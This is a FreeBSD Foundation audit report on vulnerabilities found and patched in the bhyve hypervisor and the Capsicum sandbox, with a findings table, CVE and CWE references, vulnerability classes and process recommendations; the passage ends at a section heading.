FreeBSD FOUNDATION

Report

Security Audit of the Capsicum and bhyve Subsystems

November 2024

Authors: Pierre Pronchery, Alice Sowerby, Ed Maste, and Gordon Tetlow, The FreeBSD Foundation

Table of contents

This page intentionally left blank

Executive summary

In June 2024, the FreeBSD Foundation commissioned an Alpha-Omega Project-sponsored code audit of two important FreeBSD subsystems: bhyve (hypervisor) and Capsicum (sandbox). Its objectives were:

- To get a picture of the type and distribution of vulnerabilities in the code base.
- To provide patches for vulnerabilities.
- To support the project in identifying additional vulnerabilities.
- To share findings to support a better understanding of how to reduce the creation and number of vulnerabilities.

The code audit was conducted in June and July 2024 by the offensive security firm Synacktiv. The key findings revealed vulnerabilities that allowed code execution in both the kernel and in the bhyve user-mode process. Although the attack surface varies depending on the configuration of each virtual machine (VM) managed by bhyve, it was possible to compromise the bhyve process under certain conditions. This could potentially allow an attacker to escalate privileges from a guest virtual machine to the host system.

It is important to note that the bhyve process benefits from the protection offered by Capsicum, which was considered to be generally well-written and mature. One critical issue affecting the kernel and allowing a sandbox escape from Capsicum was nonetheless identified, while other, less severe issues were identified in optional Casper services.

In response to the discovery of these vulnerabilities, patches have been created, and Security Advisories have been released, which has increased the operating system's security level regarding virtualization capabilities and the protection of system and networked services.

Beyond discovering and fixing the vulnerabilities themselves, this code audit has also identified patterns and general classes for the vulnerabilities discovered. This helps the project engage with the committers to reduce the future incidence of similar vulnerabilities.

The FreeBSD Foundation recommends using the code audit findings to deliver developer education and training that create a security-conscious development mindset and to steward an Advisory Committee for security to materially support the FreeBSD Project in resourcing security-focused work.

Introduction

About FreeBSD

FreeBSD is an open source Unix-like operating system descended from Unix, developed at the University of California, Berkeley, in the 1970s. Its community has hundreds of committers and thousands of contributors worldwide, focused on mentorship, excellence, and impact.

The FreeBSD Foundation is a 501(c)(3) nonprofit dedicated to supporting the FreeBSD Project, its development, and its community.

FreeBSD is renowned for security – a commitment strongly backed by the global FreeBSD community. It ensures its security in several ways:

Security as standard: With strong security features, FreeBSD's model aims to minimize the amount of code affecting security. Many services are designed to run with minimal privileges and limit damage done in the event of a security breach.

The complete core operating system is developed in a single repository by a single open source project: The FreeBSD Project develops and maintains the kernel and all the core system components, including its device drivers, key libraries, userland utilities, and documentation. This ensures that any changes made are reflected consistently across the entire system.

Security and release process: When required, security features are incorporated into FreeBSD binary updates before being announced, to provide an effective remediation window before disclosure of the vulnerability. The vulnerability then becomes public with the release of a Security Advisory and entry in the Common Vulnerabilities and Exposures (CVE) database.

Security team: The FreeBSD Security Team is responsible for keeping the community aware of bugs, exploits, and security risks affecting FreeBSD and promoting and distributing information needed to run FreeBSD systems safely. The team is also responsible for resolving software bugs affecting FreeBSD's security and issuing security advisories.

The FreeBSD vulnerability disclosure policy: The FreeBSD Security Officer team favors full disclosure of vulnerability information after a reasonable delay to permit safe analysis and correction of a vulnerability, appropriate testing of the correction, and appropriate coordination with other affected parties. The Security Officer team pre-notifies the FreeBSD Cluster Administration team of any vulnerabilities that put the FreeBSD Project's resources in immediate danger.

Reasons for this code audit

The FreeBSD Foundation has an important role in supporting the FreeBSD Project's security posture by working with the Project to secure funding and expert input for its proactive security efforts. These include ongoing code review and auditing, following security reports and discussions in other projects, fuzzing and test failure analysis, and related areas.

Alpha-Omega aims to protect society by catalyzing sustainable security improvements to the most critical open source software projects and ecosystems. By funding a code audit on the FreeBSD Project, it directly improves the security of an important part of the software ecosystem.

A funded code audit enabled the Project to benefit from professional, third-party analysis and associated recommendations.

Scope and methodology

The FreeBSD Foundation commissioned Synacktiv to undertake a low-level subsystem security audit of FreeBSD, targeting two main areas: kernel code reachable from within a Capsicum capability framework sandbox, and bhyve hypervisor kernel code or device models. The audit took place from 6 June to 23 July 2024, where the time distribution for the audit of the two components was 40 person-days for the Capsicum sandbox and 20 person-days for the bhyve hypervisor. The security review combined source code analysis, fuzzing, and testing on a live system.

The FreeBSD Foundation coordinated and supported the remediation and mitigation process for the reported vulnerabilities, with the help of the FreeBSD Security Officer team and the developers maintaining the source code identified as vulnerable.

Error and vulnerability identification

Identification and remediation

After the security audit was completed, the identified vulnerabilities were ranked according to their severity and addressed in priority order. Fixes were released in groups to provide timely access to patches.

Most of the issues rated “Critical” or “High” severity, as well as one rated “Medium” were fixed and disclosed together on September 4th, 2024, as documented in the six corresponding Security Advisories (**FreeBSD-SA-24:09.libnv, FreeBSD-SA-24:10.bhyve, FreeBSD-SA-24:11.ctl, FreeBSD-SA-24:12.bhyve, and FreeBSD-SA-24:14.umtx**).

On September 19, 2024, one more issue rated “Critical” and one update to a previous fix (**FreeBSD-SA-24:15.bhyve and FreeBSD-SA-24:16.libnv**) were disclosed.

An additional three “Medium” and three “Low” severity issues were disclosed on October 29, 2024 (**FreeBSD-SA-24:17.bhyve and FreeBSD-SA-24:18.ctl)**. At the time of writing, a small number of issues identified during the code audit of “Low” or “Remark” severity relate to code cleanliness or robustness and have not yet been addressed; these will be addressed in due course.

The table of vulnerabilities below lists the issues found, with their corresponding severity and publication date for the corresponding fix (when available). It is followed by a more detailed list, where each vulnerability is accompanied by a description, the root cause identified, and the security impact.

Table of vulnerabilities

ID	Title	Severity	Fixed
HYP-01	Out-Of-Bounds read/write heap in tpm_ppi_mem_handler	**Critical**	2024-09-04
HYP-02	Out-Of-Bounds read access in pci_xhci	**Critical**	2024-09-19
HYP-03	Kernel Use-After-Free in ctl_write_buffer CTL command	**Critical**	2024-09-04
HYP-04	Off by one in pci_xhci	**High**	2024-09-04
HYP-05	Kernel memory leak in CTL read/write buffer commands	**High**	2024-09-04
HYP-06	Kernel Out-Of-Bounds access in ctl_report_supported_opcodes	**Medium**	2024-09-04
HYP-07	Out-Of-Bounds read in nvme_opc_get_log_page	**Medium**	2024-10-06
HYP-08	Kernel reclaims memory from pci_virtio_scsi	**Medium**	2024-10-03
HYP-09	Kernel panic in vm_handle_db via rsp guest value	**Medium**	2024-09-13
HYP-10	TOCTOU on iov_len in virtio _vq_recordon function	**Low**	2024-09-27
HYP-11	TOCTOU in atapi_inquiry	**Low**	Pending
HYP-12	Infinite loop in hda_corb_run	**Medium**	2024-09-22
HYP-13	Out-Of-Bounds read in hda_codec	**Low**	2024-10-03
HYP-14	Infinite loop in pci_nvme if the queue tail is too big	**Low**	2024-09-04
HYP-15	Uninitialized stack buffer in pci_ahci	**Low**	2024-09-26
HYP-16	Kernel heap info leak in ctl_request_sense	**Low**	2024-08-21
HYP-17	Missing length validation in umouse	**Remark**	Pending
HYP-18	No validation of size in VM RAM in pci_xhci	**Remark**	Pending
HYP-19	Buffer overflow in pci_vtcon_control_send	**Remark**	2024-09-30
HYP-20	Missing error check on vm_map_gpa/paddr_guest2host	**Remark**	Pending
HYP-21	fbaddr updated when vm_mmap_memseg fails	**Remark**	2024-08-26

ID	Title	Severity	Fixed
HYP-22	Risky uninitialized variables	**Remark**	2024-09-27
CAP-01	Kernel use after free in umtx_shm_unref_reg_locked (race condition in umtx_shm)	**Critical**	2024-09-04
CAP-02	Multiple Integer Overflow in nvlist_recv	**High**	2024-09-04
CAP-03	Improper string array validation in nvpair_unpack_string_array leading to heap over-read	**Medium**	2024-09-04
CAP-04	Kernel uninitialized heap memory read due to missing error check in acl_copyin	**Low**	2024-08-09
CAP-05	Kernel iov counter is not decremented in pipe write buffer	**Remark**	2024-08-08

Detailed list of vulnerabilities

HYP-01	**Out-Of-Bounds read/write heap in tpm_ppi_mem_handler**	**Critical**
Summary:	An issue in the source code for the TPM pass-through device, as emulated by bhyve, exposed a buffer overflow vulnerability on the heap. The MMIO handler did not validate the offset and size of the memory area subject to requests from the guest VM, allowing the disclosure of memory contents outside of the allocated area and corruption of the contents of this memory.	
CVE:	CVE-2024-41928	
CWE:	CWE-125: Out-of-bounds Read CWE-787: Out-of-bounds Write CWE-1285: Improper Validation of Specified Index, Position, or Offset in Input	
Root cause:	Misunderstanding of bhyve’s API for MMIO interfaces.	
Impact:	Remote code execution and VM escape from a bhyve guest.	

HYP-02	**Out-Of-Bounds read access in pci_xhci**	**Critical**
Summary:	Some functions implementing support for XHCI in bhyve do not validate the slot index, leading to arbitrary reads, writes, and function calls in this code.	
CVE:	CVE-2024-41721	
CWE:	CWE-125: Out-of-bounds Read	
Root cause:	Insufficient input validation.	
Impact:	Remote code execution and VM escape from a bhyve guest.	

HYP-03	**Kernel Use-After-Free in ctl_write_buffer CTL command**	**Critical**
Summary:	The virtio_scsi device from bhyve allows guest VMs to directly send SCSI commands to the kernel driver, exposing any vulnerability in the CTL framework to the bhyve guest. Two functions from CTL are subject to a use-after-free vulnerability, allowing an attacker to monitor the system for vulnerable conditions before actual exploitation attempts.	
CVE:	CVE-2024-45063	
CWE:	CWE-416: Use After Free	

HYP-03	Kernel Use-After-Free in ctl_write_buffer CTL command	Critical
Root cause:	Use after free.	
Impact:	Remote code execution and VM escape from a bhyve guest.	

HYP-04	Off by one in pci_xhci	High
Summary:	A function in the code implementing XHCI support in bhyve insufficiently validates input from the guest VM, allowing memory corruption on the heap with arbitrary data.	
CVE:	CVE-2024-32668	
CWE:	CWE-193: Off-by-one Error CWE-787: Out-of-bounds Write	
Root cause:	Insufficient input validation.	
Impact:	Remote code execution and VM escape from a bhyve guest.	

HYP-05	Kernel memory leak in CTL read/write buffer commands	High
Summary:	Two functions from the CTL framework in the kernel expose the contents of a memory area allocated without prior initialization. This creates conditions for a memory disclosure vulnerability, exposing the contents of memory from the heap of the host kernel to the guest VM.	
CVE:	CVE-2024-8178	
CWE:	CWE-908: Use of Uninitialized Resource CWE-909: Missing Initialization of Resource	
Root cause:	Uninitialized memory allocation.	
Impact:	Information disclosure and potential privilege escalation.	

HYP-06	Kernel Out-Of-Bounds access in ctl_report_supported_opcodes	Medium
Summary:	The virtio_scsi device from bhyve exposes a vulnerability in the CTL kernel framework. Input from the guest VM is not validated before use, which may allow attackers to create the conditions for an exploitable position corrupting kernel memory through a data copy operation.	

HYP-06	Kernel Out-Of-Bounds access in ctl_report_supported_opcodes	Medium
CVE:	CVE-2024-42416	
CWE:	CWE-790: Improper Filtering of Special Elements CWE-823: Use of Out-of-range Pointer Offset CWE-1284: Improper Validation of Specified Quantity in Input	
Root cause:	Insufficient input validation.	
Impact:	Potential remote code execution and VM escape from a bhyve guest.	

HYP-07	Out-Of-Bounds read in nvme_opc_get_log_page	Medium
Summary:	Input from the guest VM is insufficiently validated in the NVME implementation of bhyve, creating conditions for an attacker to cause the disclosure of the memory contents of its process.	
CVE:	CVE-2024-51562	
CWE:	CWE-125: Out-of-bounds Read	
Root cause:	Insufficient input validation.	
Impact:	Information disclosure and ASLR bypass.	

HYP-08	Kernel reclaims memory from pci_virtio_scsi	Medium
Summary:	The virtio_scsi device from Bhyve exposes a vulnerability in the CTL kernel framework. VM guests can either overload the kernel with arbitrary memory allocation requests or reset the contents of system memory to controlled values, thereby facilitating future exploitation.	
CVE:	CVE-2024-39281	
CWE:	CWE-20: Improper Input Validation	
Root cause:	Insufficient input validation.	
Impact:	Denial of Service, kernel memory spray.	

HYP-09	Kernel panic in vm_handle_db via rsp guest value	Medium
Summary:	While a debugger is active, a guest VM managed by bhyve can trigger an	

HYP-09	Kernel panic in vm_handle_db via rsp guest value	Medium
	assertion in the host's kernel, which will then panic and cease normal operation.	
CVE:	N/A	
CWE:	CWE-390: Detection of Error Condition Without Action	
Root cause:	Unexpected condition.	
Impact:	Denial of Service.	

HYP-10	TOCTOU on iov_len in virtio_vq_recordon function	Low
Summary:	The implementation of bhyve trusts the memory content of guest VMs for immediate use after validation. An attacker could change the value past the validation, win the race, and cause code to run in unexpected conditions.	
CVE:	CVE-2024-51563	
CWE:	CWE-367: Time-of-check Time-of-use (TOCTOU) Race Condition	
Root cause:	TOCTOU. (Guest VM memory)	
Impact:	Situation-dependent.	

HYP-11	TOCTOU in atapi_inquiry	Low
Summary:	The implementation of bhyve trusts the memory content of guest VMs for immediate use after validation. An attacker could change the value past the validation, win the race, and cause code to run in unexpected conditions.	
CVE:	N/A	
CWE:	CWE-367: Time-of-check Time-of-use (TOCTOU) Race Condition	
Root cause:	TOCTOU. (Guest VM memory)	
Impact:	Situation-dependent.	

HYP-12	Infinite loop in hda_corb_run	Medium
Summary:	A vulnerability in the audio subsystem may trigger an infinite loop condition, thereby fully utilizing a CPU core and halting the guest VM.	
CVE:	CVE-2024-51564	

HYP-12	Infinite loop in hda_corb_run	Medium
CWE:	CWE-1285: Improper Validation of Specified Index, Position, or Offset in Input	
Root cause:	Insufficient input validation.	
Impact:	Denial of Service.	

HYP-13	Out-Of-Bounds read in hda_codec	Low
Summary:	A function in the audio subsystem is vulnerable to a buffer over-read condition, reachable due to the lack of validation on input from the guest VM.	
CVE:	CVE-2024-51565	
CWE:	CWE-125: Out-of-bounds Read	
Root cause:	Insufficient input validation.	
Impact:	Information disclosure.	

HYP-14	Infinite loop in pci_nvme if the queue tail is too big	Low
Summary:	A vulnerability in the NVME subsystem may trigger an infinite loop condition, thereby fully utilizing a CPU core and halting the guest VM.	
CVE:	CVE-2024-51566	
CWE:	CWE-1285: Improper Validation of Specified Index, Position, or Offset in Input	
Root cause:	Insufficient input validation.	
Impact:	Denial of Service.	

HYP-15	Uninitialized stack buffer in pci_ahci	Low
Summary:	A function in bhyve may act on uninitialized data. The attacker does not control the corresponding data, limiting the vulnerability's potential impact.	
CVE:	N/A	
CWE:	CWE-457: Use of Uninitialized Variable	
Root cause:	Uninitialized memory allocation.	

HYP-15	Uninitialized stack buffer in pci_ahci	Low
Impact:	Situation-dependent.	

HYP-16	Kernel heap info leak in ctl_request_sense	Low
Summary:	The virtio_scsi device from bhyve exposes a vulnerability in the CTL kernel framework. Up to 3 bytes of kernel heap memory may be disclosed to the guest VM.	
CVE:	CVE-2024-43110	
CWE:	CWE-125: Out-of-bounds Read	
Root cause:	Unexpected condition.	
Impact:	Information disclosure.	

HYP-17	Missing length validation in umouse	Remark
Summary:	A function in bhyve does not validate the length of the data provided by USB mouse devices before performing a memory copy operation on potentially invalid memory.	
CVE:	N/A	
CWE:	CWE-1284: Improper Validation of Specified Quantity in Input	
Root cause:	Insufficient input validation.	
Impact:	No security risk identified.	

HYP-18	No validation of size in VM RAM in pci_xhci	Remark
Summary:	The implementation of bhyve trusts the memory content of guest VMs for validation. An attacker could change the value past the validation, win the race, and cause code to run in unexpected conditions.	
CVE:	N/A	
CWE:	CWE-367: Time-of-check Time-of-use (TOCTOU) Race Condition	
Root cause:	TOCTOU. (Guest VM memory)	
Impact:	No security risk identified.	

HYP-19	Buffer overflow in pci_vtcon_control_send	Remark
Summary:	A memory copy operation in bhyve is performed without verifying that the input buffer size is smaller than that of the output buffer, leading to a buffer overflow condition.	
CVE:	N/A	
CWE:	CWE-1284: Improper Validation of Specified Quantity in Input	
Root cause:	Insufficient input validation.	
Impact:	No security risk identified.	

HYP-20	Missing error check on vm_map_gpa/paddr_guest2host	Remark
Summary:	Some callers of address conversion routines do not check the value returned for errors and perform memory operations in an invalid memory area.	
CVE:	N/A	
CWE:	CWE-754: Improper Check for Unusual or Exceptional Conditions	
Root cause:	Missing check for errors.	
Impact:	No security risk identified.	

HYP-21	fbaddr updated when vm_mmap_memseg fails	Remark
Summary:	A logic error in bhyve considers a memory area for the framebuffer as valid and available, regardless of the possible failure of its setup operation.	
CVE:	N/A	
CWE:	CWE-390: Detection of Error Condition Without Action	
Root cause:	Unexpected condition.	
Impact:	No security risk identified.	

HYP-22	Risky uninitialized variables	Remark
Summary:	Patterns were identified in different situations, where some variables may not be initialized as expected and yet be used subsequently.	
CVE:	N/A	

HYP-22	Risky uninitialized variables	Remark
CWE:	CWE-457: Use of Uninitialized Variable	
Root cause:	Uninitialized variables.	
Impact:	Undefined behavior.	

CAP-01	Kernel use after free in umtx_shm_unref_reg_locked (race condition in umtx_shm)	Critical
Summary:	In kernel code managing userland mutexes (for process synchronization), the reference counting may be incorrect upon release when multiple threads compete. As a result, a use-after-free condition occurs, leading to memory corruption and possible sandbox escape.	
CVE:	CVE-2024-43102	
CWE:	CWE-416: Use After Free CWE-911: Improper Update of Reference Count	
Root cause:	Use after free. (Incorrect reference counting)	
Impact:	Sandbox escape.	

CAP-02	Multiple Integer Overflow in nvlist_recv	High
Summary:	libcasper uses the libnv serialization library for intercommunication between Capsicum's service daemons, which are connected through sockets. The messages received by libnv are processed without adequate validation, allowing buffer overflow conditions on the heap from a sandboxed process.	
CVE:	CVE-2024-45287	
CWE:	CWE-131: Incorrect Calculation of Buffer Size CWE-190: Integer Overflow or Wraparound	
Root cause:	Integer overflow.	
Impact:	Sandbox escape.	

CAP-03	Improper string array validation in nvpair_unpack_string_array leading to heap over-read	Medium
Summary:	libcasper uses the libnv serialization library for intercommunication between	

CAP-03	Improper string array validation in nvpair_unpack_string_array leading to heap over-read	Medium
	Capsicum’s service daemons, which are connected through sockets. The messages received by libnv are processed without adequate validation, allowing the disclosure of memory contents.	
CVE:	CVE-2024-45288	
CWE:	CWE-170: Improper Null Termination CWE-787: Out-of-bounds Write	
Root cause:	Insufficient input validation.	
Impact:	Memory leak. (Information disclosure)	

CAP-04	Kernel uninitialized heap memory read due to missing error check in acl_copyin	Low
Summary:	In VFS code from the kernel (filesystem management), conversion routines for access-control structures (ACL) may fail, but some users do not check for this condition. As a result, the actual filesystem handler may act on uninitialized data later.	
CVE:	N/A	
CWE:	CWE-754: Improper Check for Unusual or Exceptional Conditions	
Root cause:	Missing check for errors.	
Impact:	No security risk identified.	

CAP-05	Kernel iov counter is not decremented in pipe write buffer	Remark
Summary:	A reference count is not updated as expected in kernel code implementing pipe sockets. However, no security impact was identified in this case, as existing code does not use the reference count.	
CVE:	N/A	
CWE:	CWE-911: Improper Update of Reference Count	
Root cause:	Incorrect reference counting.	
Impact:	No security risk identified.	

Documentation of identified classes of errors

Issues specific to bhyve

During the code audit, two vulnerable implementation patterns specifically relevant to the bhyve project were identified. The bhyve process acts as a hypervisor, so memory accesses from guest VMs have to be managed, possibly across multiple threads.

MMIO range in bhyve

Description

Memory-mapped I/O (MMIO) is a method of performing input/output (I/O) between the central processing unit (CPU) and peripheral devices in a computer. In hypervisors, a process has to simulate this mechanism for devices normally found in hardware.

In bhyve, the corresponding internal API is quoted as being “strange” in the file where the vulnerable code was discovered. It is probably not intuitive or well-documented enough for developers implementing drivers and performing operations through MMIO accesses.

Examples

The corresponding issue found in this code audit is:

- **HYP-1**, where the guest VM could directly corrupt memory near the reservation for the TPM device emulated.

The rest of the code base apparently used the MMIO API correctly.

Recommendation

This risk will be mitigated by introducing additional documentation around the internal API for MMIO operations.

TOCTOU when accessing guest memory

Description

Time-of-check to time-of-use (TOCTOU) vulnerabilities are a class of software bugs caused by a race condition. In this condition, user input (or volatile data) is validated, but its subsequent use may be performed on different values altogether.

This issue particularly affected the bhyve hypervisor since additional threads may be performing memory operations concurrent with Bhyve process operations. However, the actual presence of the vulnerability depends on platform-specific details, including possible compiler optimizations.

Examples

The corresponding issues found in this code audit are:

- **HYP-10**
- **HYP-11**
- **HYP-18**

All three issues perform validation checks on user input, but subsequently use this data while it may be modified by the guest VM (e.g., in another thread).

Recommendation

This risk will be mitigated by introducing additional documentation about the security model and risks associated with the bhyve hypervisor, particularly memory access from guest VMs.

Common issues

The remaining issues were either found in both components bhyve and Capsicum, or match vulnerable patterns typically encountered in equivalent software across the industry.

Incorrect reference counting

Description

Operating systems like FreeBSD are typically implemented in the C programming language and combined with platform-specific assembly code. In practice, both are effectively converted directly into binary code without explicit support for memory management at the language level.

Instead, mechanisms like reference counting have to be implemented and leveraged accordingly. Incorrect reference counting typically results in memory corruption through invalid memory deallocations and subsequent accesses (either read or write operations), eventually leading to code execution and privilege escalation when an attacker can maliciously influence the environment.

Examples

The corresponding issues found in this code audit are:

- **CAP-01**, which is considered exploitable as a sandbox escape
- **CAP-05,** with no security impact found by the auditors.

Some examples of previous instances of the same class of vulnerability are detailed in these Security Advisories:

- **FreeBSD-SA-19:02.fd**
- **FreeBSD-SA-19:15.mqueuefs**
- **FreeBSD-SA-19:17.fd**
- **FreeBSD-SA-19:24.mqueuefs**
- **FreeBSD-SA-22:10.aio**

Recommendation

This risk will be mitigated by drawing additional attention to this vulnerability class among the developers of the FreeBSD project. This should include auditing existing parts of the code base that may be subject to this issue.

FreeBSD includes kernel reference counting support via the **`refcount(9)`** API. This interface includes protection against reference count overflow/wraparound. Some kernel subsystems continue to use bespoke reference count implementations. These should be converted to use **`refcount(9)`**. If that is not possible, developers must ensure each provides protection against overflow.

Reference count issues represent a vulnerability class that has both a severe impact and a demonstrated occurrence. Therefore, they should be highly prioritized. The project should seek funding for additional focused efforts in this area.

Missing check for errors in values returned

Description

When programming, functions may need to return with an error condition. In practice, there are different ways this may be done, like giving a special meaning to some of the values returned to the respective caller. A common pattern for many routines is to return a specific value for success, with any other value indicating an error condition. In this situation, all callers should check for error conditions and handle them accordingly.

Examples

The corresponding issues found in this code audit are:

- **HYP-20**
- **CAP-04**

The former concerns conversion routines for memory addresses, while the latter concerns conversion routines for filesystem ACLs. In both cases, subsequent operations may be performed on invalid or uninitialized memory areas.

Recommendation

This risk will be mitigated by drawing additional attention to this vulnerability class among the developers of the FreeBSD project. This should include auditing existing parts of the code base that may be subject to this issue.

Some compilers include a code annotation, `__result_use_check`, intended to address this vulnerability class by requiring callers to check the return value. This should be leveraged in the code base to help developers avoid reintroducing such vulnerabilities.

Integer overflows

Description

The range available for computer arithmetic operations depends on the size of the corresponding data type. In practice, some operations may overflow (or underflow). For example, adding or multiplying two numbers may result in a value exceeding the range of the corresponding variable. Depending on the context, this property may be desirable, accounted for, or unexpected, leading to undefined behavior and potentially exploitable conditions.

Examples

The corresponding issue found in this code audit is:

- **CAP-02** (Multiple instances)

Recommendation

This risk will be mitigated by drawing additional attention to this vulnerability class to the developers of the FreeBSD project. This should include auditing existing parts of the code base, potentially subject to this issue.

Uninitialized variables

Description

The programmer may allocate storage space for memory variables ahead of their subsequent use. When not initialized explicitly with a particular value, variables will simply contain the data already found in their respective memory locations. Again, depending on the context, this property may be accounted for or unexpected, leading to undefined behavior and potentially exploitable conditions.

Examples

The corresponding issues found in this code audit are:

- **HYP-15**
- **HYP-22**
- **CAP-04** (Partially)

Recommendation

This risk will be mitigated by drawing additional attention to this vulnerability class among the FreeBSD project's developers. This should include auditing existing parts of the code base that may be subject to this issue.

Compiler warnings and static analysis tools report use of uninitialized variables in many cases. Ensure that there are no unaddressed warnings or reported instances.

Consider using compiler-enforced universal initialization. FreeBSD includes compile-time support for this via the **`INIT_ALL=zero`** setting in **`/etc/src.conf.`**

Inspection process and accountability framework

Inspection process

Tools and techniques

Several mechanisms are already in place in the FreeBSD Project for systematic inspection of potential issues:

Compilation flags

The build process leverages compiler features to detect potential issues at build time. Many of the components of the FreeBSD Operating System are configured to break the build if any compilation warning is issued unless exceptions are explicitly registered; the granularity level allows setting exceptions for each file and any specific warning. The FreeBSD project should continue to increase the warning coverage applied in the FreeBSD build system.

Continuous integration and continuous delivery (CI/CD)

Three platforms are currently used by the FreeBSD Project to automate the quality assurance process when reviewing changes or once changes are accepted into the tree: Jenkins, Cirrus-CI, and GitHub Actions.

The Jenkins cluster is built and managed by the jenkins-admin@ team from the FreeBSD Project. It continuously builds the main branch for every supported architecture (amd64, i386, aarch64, armv7, powerpc64, powerpc, etc.) In addition to the default compilation flags, Jenkins performs builds with optional security mechanisms (MSAN, ASAN) and tests.

Since FreeBSD is mirroring its code base on GitHub, it can use CI/CD features when reviewing new contributions (e.g., through pull requests). This is done using both Cirrus-CI and GitHub Actions.

Cirrus-CI is a hosted CI service that supports multiple operating systems, including FreeBSD. The in-tree Cirrus-CI configuration includes a build and boot smoke test and is available for use by downstream (FreeBSD-derived) projects.

As of the time of this report, the following GitHub Actions are performed:

- Style checker, upon pull requests to the main development branch
- Cross-compilation of the kernel on Linux and macOS hosts for the amd64 and aarch64 target architectures with different versions of the LLVM compiler (Clang) upon updates to the main and stable development branches as well as pull requests to the main

development branch.

These tests are not directly relevant to security but extend the range of platforms on which builds are verified to complete correctly.

Test suite

FreeBSD offers a test suite for the system designed around the Kyua framework. The tests can be run during development, and automation performs the tests in a virtual environment. This leverages bhyve on AMD64 hosts and compatible guests and otherwise uses QEMU for emulation of the target. The test suite is only as good as the tests available; however, new ones have been written to address some issues reported here. However, the code coverage should generally be monitored and extended further.

Automatic notifications

When issues are detected through the methodologies above, the relevant teams and developers are promptly notified about the identified failure cases. In addition, developers receive reminders for any planned Merge from Current (MFC) actions, which involve merging changes from the main development branch into the supported stable releases.

Review cadence

The FreeBSD Project offers a combination of software actively developed and maintained by the FreeBSD Project itself and software imported from third-party developers. The review cadence depends on every component of the project, on the amount of changes performed over time, and on their respective security record:

- Security-relevant components such as OpenSSL are usually audited thoroughly upstream before public release, and should not require specific additional scrutiny for their integration into the FreeBSD Project.
- Further third-party components potentially exposed to abuse or otherwise malicious behavior should be audited whenever major changes upstream are imported into the project.
- Likewise, components developed internally should be audited whenever major changes are committed to the project.

In every case, a review process is already in place in the FreeBSD Project for every non-trivial change considered for import into the main development branch.

Accountability framework

Ownership

On the FreeBSD Foundation's side, the Director of Technology—currently Ed Maste (emaste@freebsdfoundation.org)—is responsible for managing the grant process for this project and potential future initiatives. The security engineering team, like staffer Pierre Pronchery (pierre@freebsdfoundation.org), helps him in this task.

The FreeBSD Project's Security Officer team (secteam@FreeBSD.org) is responsible for tracking and coordinating security issues and their resolution, as well as the general security of the code base and the Project’s infrastructure.

Both sides are tasked with the ongoing review process for the remaining issues and any further issues that may be discovered.

Reporting

Further, teams from the FreeBSD Project are in charge of their respective parts of the code base. The bhyve, Capsicum, and CAM teams, in particular, have been actively involved in the resolution process for this audit. Every other team is also aware of the security issues found, e.g., through the Security Advisories and corresponding changes to the source code and documentation.

The FreeBSD Project is a volunteer-based organization, and its progress is generally performed on a best-effort basis. However, thanks to the support from the FreeBSD Foundation and other sponsors involved in the project's development, further progress, including code reviews, quality assurance, and remediation initiatives, will be coordinated as required.

Audit experience and lessons learned

Lessons learned

A key challenge was the auditors' ability to elaborate clearly on the vulnerabilities found in a comparatively complex context compared to many other parts of the system.

Bhyve, in particular, is a hypervisor process starting with the highest privileges, interfacing between the host’s kernel and potentially malicious code running natively while emulating the same essential behavior and devices as the physical hardware platform. Finding, pinpointing, understanding, and confirming a vulnerability in bhyve involves deep knowledge of the Operating System’s design, the underlying hardware platform, and the virtualization mechanisms deployed by the hypervisor.

Auditing kernel code reachable from within a Capsicum sandbox also proved challenging – not because Capsicum itself is complex, but because the attack surface remains large. In particular, the CAP-01 reference counting issue represents a significant finding unrelated to Capsicum itself.

Although communicating these details to the coordinators was not always clear right from the start, a key to the success of this process was the Proof of Concept procedures provided for most issues. These proved invaluable to the coordinators when validating the findings and improving their understanding while working on the respective fixes.

Another challenge emerged while implementing the respective fixes. While the auditors estimated the difficulty of the remediation process for each vulnerability reported, the practice did not always match that expectation. Some issues were more difficult to mitigate or fix than the initial estimate provided. Again, this is due to the complexity of the position of bhyve in the system, including that of the build environment. For example, some compilers may optimize a flaw away on a given platform while leaving the gap open on others; this can skew the validation process, for instance, where mitigation may erroneously be considered complete while it isn’t.

The audit identified numerous vulnerabilities that required significant development effort to address. While the relevant teams were properly notified, the scope of work exceeded what volunteers could reasonably handle. In several cases, fixes had to be delayed until contractors could be assigned, highlighting that security remediation at this scale requires dedicated resources rather than relying entirely on volunteer capacity.

It was also important to sort the issues reported for priority of their respective resolution. This was achieved by identifying those requiring an embargo and preparing a batch of binary updates for these issues with the corresponding Security Advisories. Users were then given the chance to perform the most critical updates simultaneously, in a predictable timeline, when the information was publicly released.

Best practices

Code quality

First, it is vital to continue with the systematic use of static analysis tools, such as Coverity Scan, which is already in place. While they are subject to several limitations, these tools are still an important part of the security toolset and can detect actual issues shortly after entering the code base.

Another measure introduced to improve code quality is adding compiler annotations to the code base. This technique is appropriate to address vulnerability classes such as the newly identified “missing checks for errors in values returned,” which can be mitigated by adding such an annotation, teaching the compiler that the values returned by specific functions should always be checked.

Another important measure to sustain is to continue writing and running tests for the system's different components.

Finally, and as leveraged by the auditors, fuzzing proves again and again to be invaluable in detecting and evaluating security issues. While less deterministic, more challenging to put in place systematically, and more hungry on resources than a simple test suite, many security issues continue to be found thanks to fuzzers. The current state-of-the-art combines fuzzing with AI technologies, improving range and potential, and is an area that could be investigated for further safeguarding.

Collaboration

As highlighted above, a key factor in the successful collaboration between the auditors and the developers was the presence of a verifiable, reliable Proof of Concept for the relevant issues, with a clear indication of the location and explanation of the vulnerabilities reported. Participation in weekly meetings with the auditors and coordinators was particularly helpful, followed by communication of the issues reported or amended to the relevant development teams.

Maintaining Operational Security (OpSec) was also an important aspect of handling reported vulnerabilities. It is essential to keep users safe by communicating each issue internally on a need-to-know basis insofar as possible, without harming their timely resolution, until a complete fix is provided to the general public. This was implemented by restricting the communication between the auditors and the developers to a couple of security engineers of the FreeBSD Foundation, who then forwarded the information to the relevant teams (usually, the Security team (secteam) and the team that owns the vulnerable code).

Baseline metrics and targets

Metrics

No specific metrics have been extracted from the audit results at this stage. This is complicated by the number of components that are part of the potential attack surface (by default or optionally, depending on local configuration) of the bhyve hypervisor or a process running in a Capsicum sandbox.

Recommended targets

Code coverage remains a fairly reliable testing metric. Extensive tests that trigger errors and validate their respective code paths are important. Combining these tests with sanitizer checks, as provided by tools like ASan, LSan, MSan, TSan, and UBSan, can significantly close the gap between tests and thorough fuzzing.

Recommendations for promoting a security-conscious development mindset

Continue to promote a security-oriented culture

Training and education

